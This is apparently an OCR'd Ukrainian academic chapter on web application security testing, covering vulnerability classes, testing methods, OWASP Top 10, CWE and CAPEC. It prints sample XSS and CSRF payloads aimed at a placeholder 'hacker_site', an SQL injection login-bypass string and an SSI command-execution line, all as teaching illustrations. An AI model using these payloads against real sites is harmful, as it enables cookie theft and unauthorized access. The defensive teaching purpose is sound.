

Рисунок 2.1 – Динаміка зараження сайтів в Уанеті

Все більшої популярності набувають атаки на веб-ресурси державних органів. Такі сайти мають високий рівень довіри у користувачів, іноді мають великий вплив на роботу державної установи, а тому й приваблюють зловмисників.

Яскравий приклад такої атаки є випадок 2017 року, коли після атаки з використанням різновиду вірусу Petya була заблокована діяльність таких

підприємств як аеропорт «Бориспіль», ЧАЕС, Укртелеком, Укрпошта, Ощадбанк, Укрзалізниця та низки інших великих підприємств. Зараженню піддалися інформаційні системи Міністерства інфраструктури, Кабінету Міністрів, сайти Львівської міської ради, Київської міської державної адміністрації, кіберполіції та Служби спецзв'язку України [8,45].

В зв’язку зі сформованими обставинами, невід'ємною частиною комплексного тестування веб-додатків та сайтів є тестування захищеності.

По стратегіях тестування безпеки програмного забезпечення існує кілька міжнародно-визнаних класифікацій вразливостей програмного забезпечення. З них найбільш поширеними виділяють такі види вразливостей:

XSS (Cross-Site Scripting) – це вид уразливості програмного забезпечення (веб-додатку), при якому, на генерованій сервером сторінці, виконуються шкідливі скрипти, з метою атаки клієнта .

Самі по собі XSS-атаки теж можуть бути дуже різноманітними. Зловмисники можуть спробувати вкрасти cookie (cookie – це невеликі текстові файли, які зберігаються в браузері Вашого комп'ютера або мобільного телефону після відвідування веб-сайтів), перенаправити на сайт, де відбудеться більш серйозна атака, завантажити в пам’ять будь-який шкідливий об’єкт і т. д., усього на всього, розмістивши шкідливий скрипт у Вас на сайті [9,47].

Як приклад, можна розглянути скрипт, що виводить на екран cookie; який перенаправляє користувача на заражену сторінку; який створює шкідливий об’єкт (рисунок 2.2-2.4 відповідно).

```
<script>alert(document.cookie);</script>
```

Рисунок 2.2 – Скрипт, який виводить на екран cookie

```
<script>window.parent.location.href='http://hacker_site';</script>
```

Рисунок 2.3 – Скрипт, який перенаправляє користувача на заражену сторінку

```
<object type="text/x-scriptlet" data="http://hacker_site"></object>
```

Рисунок 2.4 – Скрипт, який створює шкідливий об’єкт

XSRF/CSRF – вид вразливості, що дозволяє використовувати недоліки HTTP-протоколу. До речі, це одна з причин масового переходу на HTTPS-протокол. При цьому зловмисники працюють за такою схемою: посилання на шкідливий сайт встановлюється на довіреній у користувача сторінці, а далі при переході по шкідливому посиланні виконується скрипт, який зберігає особисті дані користувача (паролі, платіжні дані і т. д.), або відправляється спам-повідомлення від особи користувача, чи змінюється доступ до облікового запису користувача, заради отримання повного контролю над ним [50].

Найбільш частими CSRF атаками є атаки з використанням HTML тегу IMG (рисунок 2.5) або Javascript об’єкта image (рисунок 2.6). Найчастіше атакуючий додає необхідний код в електронний лист або на веб-сайті викладається заражена картинка. Таким чином при завантаженні сторінки здійснюється запит, виконується шкідливий код.

```
<img src="http://hacker_site/?command">
```

Рисунок 2.5 – Атака, з використанням HTML тегу <IMG>

```
<script>
        var foo = new Image();
        foo.src = "http://hacker_site/?command";
</script>
```

Рисунок 2.6 – Атака, з використанням Javascript об’єкта image

Code injections (SQL, PHP, ASP и т. д.) – це вид уразливості, коли запускається шкідливий код одночасно з основним виконуваним кодом, з метою отримання доступу до системних ресурсів, несанкціонованого доступу до даних або узагалі виведення системи з ладу.

Вставки виконуваного коду розглянемо на прикладі коду SQL. Форма входу в систему має 2 поля – ім’я та пароль. Обробка відбувається в базі даних через виконання SQL запиту (рисунок 2.7).

```
SELECT Username
FROM Users
WHERE Name = 'tester'
AND Password = 'testpass';
```

Рисунок 2.7 – Форма входу в систему

Вводимо коректне ім’я «tester», а в поле пароль вводиться рядок:

testpass’ OR ‘1’=’1

У підсумку, якщо у поля не має відповідної валідації або обробника даних, може проявитися вразливість, яка дозволить зайти в захищену паролем систему, бо SQL запит прийме вигляд на рисунку 2.8. Умова ‘1’ = ‘1’ завжди буде правдивою й тому SQL запит завжди повертатиме багато значень.

```
SELECT Username
FROM Users
WHERE Name = 'tester'
AND Password = 'testpass' OR '1'='1';
```

Рисунок 2.8 – Новий вигляд форми входу в систему

Server-Side Includes (SSI) Injection – це вид вразливості, який передбачає використання вставки серверних команд в HTML коді або запуск їх безпосередньо з сервера.

В залежності від типу операційної системи, команди різняться. Для прикладу розглянемо команду для ОС Linux (рисунок 2.9), котра виводить на екран список її файлів.

```
< !--#exec cmd="ls" -->
```

Рисунок 2.9 – Команда ОС Linux, яка виводить на екран список її файлів

Authorization Bypass – це вид уразливості, при якому можливо отримати несанкціонований доступ до облікового запису або документів іншого користувача.

Наприклад, є два користувача – А і Б. Користувач А може отримати доступ до документів користувача Б при простій реалізації, де при перегляді свого профілю, що містить конфіденційної інформацію, в URL сторінки передається ідентифікатор користувача – ID. А у випадку підстановки замість свого ідентифікатора, ідентифікатор іншого користувача відображаються його дані – це і є дефект [10].

Особливо розповсюдженими серед зловмисників є DoS і DDoS -атаки [10, 11], які можуть відключити практично будь-яку систему, не залишаючи при цьому юридично значимих доказів.

DoS-атака – це напад на комп'ютерну систему з наміром зробити комп'ютерні ресурси недоступними користувачам, для яких комп'ютерна система була призначена (рисунок 2.9).

Одним із найпоширеніших методів нападу є насичення атакованого комп'ютера або мережевого устаткування великою кількістю зовнішніх запитів (часто безглуздих або неправильно сформульованих) таким чином атаковане устаткування не може відповісти користувачам, або відповідає настільки повільно, що стає фактично недоступним [11].



Рисунок 2.9 – Схема DoS-атаки

Захиститися від DoS-атак вкрай складно. Ще складніше захиститися від DDoS. Це колективна DoS-атака. Напад проводять не з одного, а з сотень та тисяч різних комп’ютерів по всьому світу. Для такого роду атак існують спеціальні програми для добровільної участі в DDoS-атаках. Вони надають в користування чужі машинні ресурси для проведення атак, і взамін роздають свої – принцип роботи торента. Пересічні власники ПК можуть й не підозрювати, що їх комп’ютер заражений вірусом, котрий десь провокує атаку. Такі комп’ютери звуться – «комп’ютерами-зомбі».

Жертвами DoS-атак стають які завгодно сайти: комерційні,

інформаційні та урядові, причому різної масштабності. Серед зловмисників популярно використовувати такий вид тероризму з метою шантажу, вимагання грошей за припинення атаки. Останнім часом набирає обертів використання у якості інструмента у політичних протестах, ідеологічній боротьбі та інформаційних війнах [12].

Згідно з результатів дослідження консорціуму WASC (Web Application Security Consortium) найбільш поширеними вразливостями є XSS (міжсайтовий скриптинг) вразливості, Information Leakage (витік інформаціїї), SQL Injection (впровадження коду SQL), Insufficient Transport Layer Protection (недостатній захист на транспортному рівні), Fingerprinting (цифровий відбиток пристрою) и HTTP Response Splitting (розчеплення HTTP запиту), статистика зображена на рисунку 2.10.



Рисунок 2.10 – Найбільш поширені вразливості веб-застосувань

Як правило, вразливості типу міжсайтового скриптингу, впровадження коду SQL та розчеплення HTTP запиту з’являються в результаті помилок в розробці систем, в той час як вразливості витоку інформації і недостатнього захисту на транспортному рівні часто пов’язані з недостатньо ефективним адмініструванням в системах.

2.2 Способи тестування веб-застосунку

При розробці будь-яких ПП, одним з обов’язкових етапів є його тестування. Це стосується й веб-застосунків та сайтів [12].

Тестування – це перевірка сайту, що спрямована на виявлення відхилень, тобто процес пошуку помилок (багів). Перевірку можуть проводити як виконавець, так і замовник. Але найефективнішою буде спільна робота.

Розглянемо основні етапи тестування:

- ознайомлення із завданнями, документацією та макетами;
- складання плану подальшої роботи;
- перевірка описаного функціоналу, тобто функціональне тестування. Воно полягає у перевірці: роботи пошуку; всіх основних функцій сайту; так званої працездатності сайту (наприклад, додавання коментарів); неробочих посилань. Основними недоліками такого тестування є ймовірності недостатності роботи над логічними помилками та надмірного тестування;
- тестування верстки. Спочатку необхідно перевірити правильність розташування елементів та їх відповідність макетам. Після цього проводиться перевірка коду на валідність – це відповідність вихідного коду правилам та нормам. Перевагами цієї перевірки є вища швидкість завантаження та висока кросбраузерність. Кроссбраузерність дає змогу сайту відображатись і відповідно працювати у найпоширеніших браузерах (Internet Explorer, Opera, Firefox, мобільні браузери тощо). Цей етап перевірки є досить важливим, адже досить часто з'являються нові версії різноманітних браузерів, до яких необхідно "пристосовуватись", щоб кожен користувач зміг ознайомитись вашим сайтом;
- usability тестування – цей процес включає в себе перевірку програмного продукту на зручність, аналіз контенту, оцінку структури посилань, відповідність до заданого дизайну. Досить цікавим та більш ефективним є те, що в ньому задіяні як самі тестувальники, так і користувачі

(від 4 до 6 людей);

- тестування безпеки (Security testing) – цей вид тестування необхідний аби уникнути атак, перевіряються права доступу. Саме цей етап нас і цікавить, розглянемо його детальніше.

Задача тестування безпеки спрямована на діагностику каналів вразливості системи, оцінку захищеності веб-додатків або сайту, а також аналіз ризиків, пов'язаних із захистом від зловмисників, доступом до конфіденційних даних. Базуючись на принципах конфіденційності, доступності та цілісності, тестування безпеки сприяє забезпеченню збереження даних, облікових записів, доступів і підключень користувачів.

Тестування безпеки або Security and Access Control Testing – це стратегія тестування програмного забезпечення, основна мета якого знайти та знешкодити всі наявні ризики, що представляють явну загрозу веб-додатку, й запобігти втраті даних у ньому. Використовується для перевірки безпеки системи: щоби своєчасного виявити прогалини у безпеці, проаналізувати потенційні ризики, пов’язані із забезпеченням цілісного підходу до захисту веб-додатків, від атак хакерів, вірусів, несанкціонованого доступу до конфіденційних даних.

Безпека програмного забезпечення загалом базується на трьох принципах:

- конфіденційності;
- цілісності;
- доступності.

Конфіденційність – це приховування певних ресурсів або інформації. Під конфіденційністю також інколи можна розуміти обмеження прав доступу до ресурсу деякої категорії користувачів. Наприклад: неавторизований користувач наділяється частковими правами, порівнюючи з авторизованим користувачем.

Перевірка цілісності інформації – описує характеристики здатності системи до самовідновлення при пошкодженні окремих сегментів програми

або даних, через внесення неправильних змін у їх масиви авторизованими чи неавторизованими користувачами.

Доступність – це безперешкодний доступ до ресурсу, внутрішнього об’єкту або пристрою авторизованим користувачем. Як правило, чим більш критичний ресурс, тим вищий рівень доступності повинен бути. Поняття критичний означає, що деякий програмний або апаратний ресурс, в кожен момент часу може використовуватися одним і тільки одним процесом, потоком або перериванням.

Тестування безпеки необхідне для різноманітних соціальних програм, платіжних систем, веб-додатків та сайтів, додатків з прихованою інформацією [9,19].

Як правило, при тестуванні на безпеку перевірці підлягає наступне:

- контроль доступу – визначає проблеми, пов'язані з несанкціонованим доступом користувачів до інформації та функцій в залежності від наданої ролі;
- аутентифікація – дозволяє упевнитися у відсутності можливості обійти процедуру реєстрації та авторизації; переконатися в коректності управління призначеними для користувача даними, виключити можливість отримання інформації про зареєстрованих користувачів і їх облікових даних;
- затвердження вхідних значень – використовується для перевірки алгоритмів обробки даних, включаючи некоректні значення, перш, ніж на них буде посилатися додаток;
- криптографія – виявляє проблеми, пов'язані з шифруванням, дешифруванням, підписом, верифікацією достовірності, в тому числі включаючи рівень мережевих протоколів, роботу з тимчасовим файлами і cookies;
- механізми обробки помилок – включає перевірку системних помилок додатку на відсутність факту розкриття інформації про внутрішні механізми безпеки;
- інтеграція зі сторонніми сервісами – дозволяє переконатися в

неможливості маніпуляції даними, переданими між додатком і сторонніми компонентами, наприклад, платіжними системами або соцмережами;

- перевірка стійкості до Dos та DDos атак – перевіряє здатність додатку обробляти незаплановано високі навантаження і великі обсяги даних, які можуть бути спрямовані на виведення додатку з ладу.

Також важливим етапом тестування сайту є тестування продуктивності (Performance testing). Даний процес базується на перевірці цілісності, комплексності, працездатності та можливості ефективної роботи сайту в умовах значного навантаження [13].

Цей вид тестування складається з декількох етапів:

- стрес тестування (Stress testing). Зазвичай використовується для встановлення межі пропускної здатності програми. Цей тип тестування проводиться для визначення надійності системи під час екстремальних або непропорційних навантаженнях і відповідає на питання про достатню продуктивність системи у випадку, якщо поточне навантаження значно перевищить очікуваний максимум;

- тестування стабільності або напрацювання на відмову (Stability / Reliability testing). Проводиться з метою переконатися в тому, що програма витримає очікуване навантаження протягом тривалого часу. При проведенні цього виду тестування здійснюється спостереження за споживанням програмою пам'яті, щоб виявити потенційні втрати. Крім цього, таке тестування виявляє деградацію продуктивності, що виражається в зниженні швидкості обробки інформації та збільшенням часу відгуку програми після тривалої роботи порівняно з початком тесту;

- шип тестування (Spike Testing). Проводиться раптово, збільшуючи навантаження на невеликий час, створюване за допомогою дуже великого числа користувачів, і спостерігаючи за поведінкою системи. Мета полягає в тому, щоб визначити, чи постраждає продуктивність системи або вона відмовить, або вона зможе обробити різкі зміни навантаження;

- об’ємне тестування (Volume Testing). Тестування проводиться зі

збільшенням не навантаження і часу роботи, а кількості використовуваних даних, які зберігаються і використовуються в додатку;

- навантажувальне тестування (Load testing). Це форма тестування продуктивності. Воно зазвичай проводиться для того, щоб оцінити поведінку програми(додатка) із заданим очікуваним навантаженням.

Які точки будуть вразливими у конкретній програмній структурі – наперед складно передбачити. Так як проглядається значний розвиток у розробці веб-додатків, з цим приходять нові вразливості.

Існує кілька принципів тестування, які ми можемо використати:

- DAST (Dynamic Application Security Testing) – динамічний (тобто вимагає виконання) аналіз додатку без доступу до вихідного коду і серверної частини;

- SAST (Static Application Security Testing) – статичний (тобто не вимагає виконання) аналіз додатку з доступом до вихідного коду і до веб-сервера, по суті це аналіз вихідного коду за формальними ознаками наявності вразливостей і аудит безпеки сервера;

- IAST (Interactive Application Security Testing) – динамічний аналіз безпеки веб-додатку, з повним доступом до вихідного коду та веб-сервера;

- аналіз вихідного коду – статичний або динамічний аналіз з доступом до вихідного коду без доступу до серверного оточення.

Динамічний аналіз додатків найпростіший і найпоширеніший спосіб пошуку вразливостей. Простота методу призводить до великої кількості реалізацій.

До переваг DAST відноситься простота використання і відсутність необхідності доступу до серверної частини додатку. Також серйозним плюсом є відносна незалежність від платформи, фреймворків та мов програмування, на яких розроблений додаток.

Щодо недоліків методу, це:

- невисока ступінь покриття. Далеко не всі виклики API і точки входу можна легко виявити методом;

- падіння ефективності при ускладненні клієнта / протоколу;
- ненульова ймовірність порушення цілісності та доступності;
- довгий час роботи;
- складність виявлення багатьох типів. Наприклад, помилки використання криптографії, такі як слабкі механізми генерації cookie або session ID (крім найпримітивніших випадків) DAST виявляє вкрай погано.

Що стосується недоліків методу SAST. Насамперед – відсутність єдиного інженерного або наукового підходу. Багато з методів статичного аналізу генерують велику кількість підозр на вразливості, які виявляються помилковими, що істотно збільшує трудовитрати. Також як і з методом DAST існує проблема неможливості виявлення деяких класів вразливостей.

Перевагами методу SAST є можливість виявлення складних вразливостей на перших етапах розробки, і він може бути інтегрованим в існуючу середу на різних етапах циклу розробки програмного забезпечення.

2.3 Методології тестування захищеності веб-застосувань

2.3.1 Open Web Application Security Project (OWASP)

OWASP (Open Web Application Security Project) – це некомерційна організація, метою якої є підвищення обізнаності всіх фахівців галузі інформаційної безпеки в питаннях розробки, експлуатації та захисту веб-додатків. OWASP Top 10 є одним з найбільш відомих проектів організації. OWASP Top 10 – це рейтинг з десяти найбільш небезпечних ризиків інформаційної безпеки для веб-додатків, складений спільнотою експертів галузі. Для кожного пункту рейтингу ризик пораховано експертами на основі методики OWASP Risk Rating Methodology і включає оцінку за такими критеріями: поширеності відповідних вразливостей в додатках (Weakness Prevalence), складності їх виявлення (Weakness Detectability) і експлуатації (Exploitability), а також критичності наслідків їх експлуатації (Technical

Impacts). Слід відмітити, що на відміну від класифікацій, цей проект не претендує на охоплення всіх існуючих ризиків, а лише показує актуальні на момент випуску рейтингу.

На проект OWASP Топ-10 посилається безліч стандартів, інструментів і організацій, включаючи Microsoft, PCI DSS (Payment Card Industry Data Security Standard), MITRE (некомерційна організація, що займається розробками і дослідженнями в області системної інженерії за підтримки органів державної влади США) і безлічі інших організацій, пов'язаних з безпекою веб-додатків. OWASP Топ-10 є визнаною методологією оцінки вразливостей веб-додатків у всьому світі.

Остання версія рейтингу містить наступні ризики:

- впровадження коду (Injection). Всі дані, як правило, зберігаються в спеціальних базах, звернення до яких будуються у вигляді запитів, найчастіше написаних на спеціальній мові запитів SQL. Додатки використовують SQL-запити для того, щоб отримувати, додавати, змінювати або видаляти дані, наприклад при редагуванні користувачем своїх особистих даних або заповненні анкети на сайті. При недостатній перевірці даних від користувача, зловмисник може впровадити в форму веб-інтерфейсу додатку спеціальний код, що містить частину SQL-запиту. Такий вид атаки називається ін'єкція, в даному випадку найпоширеніший – SQL-ін'єкція. Це найнебезпечніша вразливість, що дозволяє зловмисникові отримати доступ до бази даних і можливість читати, змінювати, видаляти інформацію, яка для нього не призначена. Наприклад, змінити разом з ім'ям і прізвищем баланс свого рахунку, подивитися баланс чужого рахунку, або ж, викрасти конфіденційні особисті дані. Ця вразливість є наслідком недостатньої перевірки даних, що надходять від користувача. Це дозволяє зловмисникові підставити, наприклад, в веб-форми, спеціально підготовлені запити, які обдурять додаток і дозволять прочитати або записати нелегітимні дані;

- некоректна аутентифікація (Broken Authentication). Для того, щоб відрізняти одного користувача від іншого, веб-застосування використовує

так звані сесійні cookie. Після того, як Ви ввели логін і пароль і додаток вас авторизував, в сховище браузера зберігається спеціальний ідентифікатор, який браузер надалі пред'являє серверу при кожному запиті сторінки вашого веб-додатку. Саме так веб-додаток розуміє, що Ви це саме Ви. У разі, якщо ваш ідентифікатор вкраде зловмисник, а в системі не були реалізовані перевірки, скажімо IP-адреси сесії, або перевірки наявності більше одного з'єднання в одній сесії, зловмисник зможе отримати доступ до системи з правами вашого облікового запису;

- витік конфіденційних даних (Sensitive Data Exposure). Багато веб-додатків та API (прикладний програмний інтерфейс) можуть некоректно зберігати і обробляти важливу інформацію, таку як персональні дані. Зловмисники можуть вкрасти або змінити таку інформацію, що може стати основою для серйозних фінансових або репутаційних втрат. Чутлива інформація повинна зберігатися належним чином, а також повинна бути захищена при передачі по каналах зв'язку;

- впровадження зовнішніх XML-сутностей (XXE – XML External Entities). Більшість старих або погано сконфігурованих XML-процесорів можуть використовувати зовнішні дані з посилань в XML-файлах. Такі зовнішні дані можуть містити шкідливий код, який дозволить виконати на цільовій машині майже будь-який сторонній код;

- порушення контролю доступу (Broken Access Control). Матриця доступу, яка була така гарна на папері, може бути некоректно застосована до конкретної системи, таким чином, що нелегітимні користувачі легко отримують доступ до закритих областей сайтів або отримують можливість змінювати права на ресурси на свій розсуд;

- помилки в конфігурації (Security Misconfiguration). Тут мова йде про більш глобальні речі, такі як відсутність своєчасного оновлення серверного та прикладного програмного забезпечення, наявність важливих відомостей в повідомленнях про помилки або навіть в HTTP-заголовках. Застосування може бути практично ідеальним, але якщо веб-сервер, на якому воно

запущено, має проблеми з базовою конфігурацією, то все марно;

- міжсайтовий скриптинг (XSS – Cross-Site Scripting). Міжсайтовий скриптинг – ще одна помилка валідації призначених для користувача даних, яка дозволяє передати JavaScript код на виконання в браузер користувача. Атаки такого роду часто також називають HTML-ін'єкціями, адже механізм їх впровадження дуже схожий з SQL-ін'єкціями, але на відміну від останніх, впроваджуваний код виповнюється в браузері користувача. Чим це загрожує? По-перше, зловмисник може вкрасти ваш сесійний cookie, наслідки чого вже були описані в другому пункті. По-друге, можуть бути вкрадені дані, що вводяться у форми на зараженій сторінці. А це можуть бути конфіденційні персональні дані, або, що ще гірше, дані кредитної картки разом з CVC-кодом. По-третє, через JavaScript можна змінювати дані, розташовані на сторінці, наприклад, там можуть бути реквізити для банківського переказу, які зловмисник із задоволенням підробить і замінить підставними;

- небезпечна десеріалізація (десеріалізація – відновлення первісного стану структури даних з бітової послідовності) (Insecure Deserialization). Небезпечна десеріалізація, як правило, веде до віддаленого виконання коду. Суть в тому, що недовірені дані можуть зруйнувати логіку вашої програми, як тільки будуть десеріалізовані;

- використання компонентів з відомими вразливостями (Using Components with Known Vulnerabilities). Найчастіше веб-додатки написані з використанням спеціальних бібліотек або фреймворків, які поставляються сторонніми компаніями. У більшості випадків ці компоненти мають відкритий вихідний код, а це означає, що вони є не тільки у вас, але і у мільйонів людей у всьому світі, які студіюють їх вихідний код, в тому числі, і на предмет вразливостей. Також уразливості шукають в більш низькорівневих компонентах системи, таких як сервер бази даних, веб-сервер, і компоненти операційної системи аж до її ядра;

- відсутність ведення журналу і моніторингу (Insufficient Logging & Monitoring). Не рідкість, коли злом системи помічають через півроку після

власне злому, причому дізнаються про це не з логів, а від зовнішніх спостерігачів. Це трапляється через те, що до веб-застосування не підключені інструменти моніторингу [14-16].

Для кожного пункту в OWASP Top 10 представлена загальна інформація, опис, рекомендації щодо запобігання, приклади відповідних атак і корисні посилання.

Рейтинг OWASP Top 10 складається на основі даних, що надаються спільнотою експертів галузі інформаційної безпеки. У 2021 році рейтинг був оновлений на основі даних, зібраних зі звітів 40 компаній, що спеціалізуються в сфері безпеки веб-додатків, в яких було проаналізовано понад 114 тисяч веб-додатків.

Для оцінки ризиків використовувалися дві групи факторів: фактори, що впливають на можливості атакуючого по виявленню і експлуатації вразливостей, а також фактори, що впливають на критичність наслідків експлуатації вразливостей. До першої групи входять поширеність, складність виявлення і простота експлуатації. До другої групи належать наслідки експлуатації. Імовірнісні характеристики виявлялися на основі отриманих даних, а можливі наслідки оцінювалися спільнотою експертів. Кожен фактор для конкретної вразливості отримував оцінку від 1 до 3, і для отримання загальної оцінки ризику середнє арифметичне першої групи чинників множилося на середнє арифметичне другої групи чинників.

З 2011 року OWASP випускає рейтинг Top 10 Mobile Risks, який постійно оновлюєтьсяся (рисунок 2.11).



Рисунок 2.11 – Top 10 Web Application Security Risks

До нього входять такі ризики [16]:

- обхід обмежень безпеки платформи (Improper Platform Usage);
- небезпечне зберігання даних (Insecure Data Storage);
- небезпечна передача даних (Insecure Communication);
- небезпечна аутентифікація (Insecure Authentication);
- слабка криптостійкість (Insufficient Cryptography);
- небезпечна авторизація (Insecure Authorization);
- низька якість коду в клієнтській частині програми (Poor Code Quality);
- модифікація коду (Code Tampering);
- аналіз вихідного коду (Reverse Engineering);
- прихований функціонал (Extraneous Functionality).

2.3.2 Common Weakness Enumeration (CWE)

CWE (Common Weakness Enumeration) – загальний перелік вразливостей і недоліків безпеки програмного забезпечення, являє собою ієрархічний словник, призначений для розробників і фахівців щодо забезпечення безпеки програмного забезпечення. CWE підтримується MITRE на замовлення Міністерства внутрішньої безпеки США і розвивається при широкій підтримці спільноти експертів. За словами розробників, CWE – це спільна мова для опису недоліків безпеки програмного забезпечення, яка необхідна для стандартизації методик оцінки програмних продуктів з точки зору інформаційної безпеки [17,18].

Для класифікації недоліків використовується багаторівнева структура, яка описує деревоподібний пристрій CWE: кінцеві недоліки об'єднуються в типи, типи - в категорії, категорії – в представлення. Кожне представлення – особливий спосіб класифікації записів CWE, призначений для спрощення вирішення конкретного завдання. В останній версії три основних представлення:

- концепції розробки – в цьому представленні CWE недоліки безпеки класифікуються з використанням принципів і понять, які часто зустрічаються при розробці ПЗ; представлення призначене в першу чергу для розробників і фахівців з оцінки якості ПЗ;

- концепції архітектури – для аналізу якості архітектурних рішень на етапі проектування;

- концепції досліджень – представлення, призначене для спрощення академічних досліджень. Відрізняється від перших двох високим рівнем абстракцій. Основна увага в цьому представленні приділено формальним поняттям поведінки програмного забезпечення, конкретні ж приклади по можливості опускаються.

Оскільки CWE претендує на те, щоб бути найбільш загальним переліком недоліків безпеки, велика увага при розробці словника звертається на зіставлення записів CWE із записами інших класифікацій, переліків, каталогів. Результатом цього зіставлення є представлення зовнішніх відображень, наприклад, SANS Top 25, OWASP Top 10, Seven Pernicious Kingdoms і т. д. Ці представлення переносять структуру інших рейтингів і класифікацій на CWE для того, щоб спростити їх порівняння і роботу з ними [19].

CWE використовується багатьма інструментами статичного аналізу, оцінки якості та безпеки програм, більшість з таких інструментів зареєстрована в MITRE як CWE-сумісні. Будь-який продукт перерахованих класів можна зареєструвати як CWE-сумісний.

В ході розвитку CWE, з'явилася ще одна класифікація, схожа з CWE за структурою – CAPEC (Common Attack Pattern Enumeration and Classification). Об'єктом систематизації в ній є шаблони атак, тобто, опису загальних елементів і методів, використовуваних при атаках на вразливі компоненти. Розширення переліку відбувається аналогічно CWE через обговорення на офіційному форумі і поштову розсилку.

У CAPEC використовується схожий з CWE ієрархічний підхід.

Розроблено два основних представлення (механізми атак і об’єкти атак) і кілька допоміжних. У представленні «механізми атак» шаблони ієрархічно впорядковані відповідно до механізмамів, які часто використовуються при експлуатації вразливостей. Категорії, наприклад «впровадження непередбачених елементів», в цьому представленні відображають різні методи, використовувані для атаки на систему, але не відображають цілей і наслідків. У представленні «об’єкти атак» категорії містять опис компонентів, на які проводиться атака, наприклад «передача даних».

Проекти CWE і CAPEC представляють собою ієрархічні класифікації і використовуються в першу чергу саме в такій якості. Вони надають спосіб формального опису явищ інформаційної безпеки для використання в якості загальноприйнятої мови. Основний акцент зроблений на загальновживаність, тому MITRE привертає до розробки фахівців як з наукового середовища, так і з промисловості. Ці проекти є важливим інструментом для конструктивної взаємодії в області інформаційної безпеки [17-19].

2.3.3 The Web Application Security Consortium (WASC)

WASC (The Web Application Security Consortium) – це некомерційна організація, яка раніше активно займалася розробкою і просуванням стандартів безпеки додатків [39].

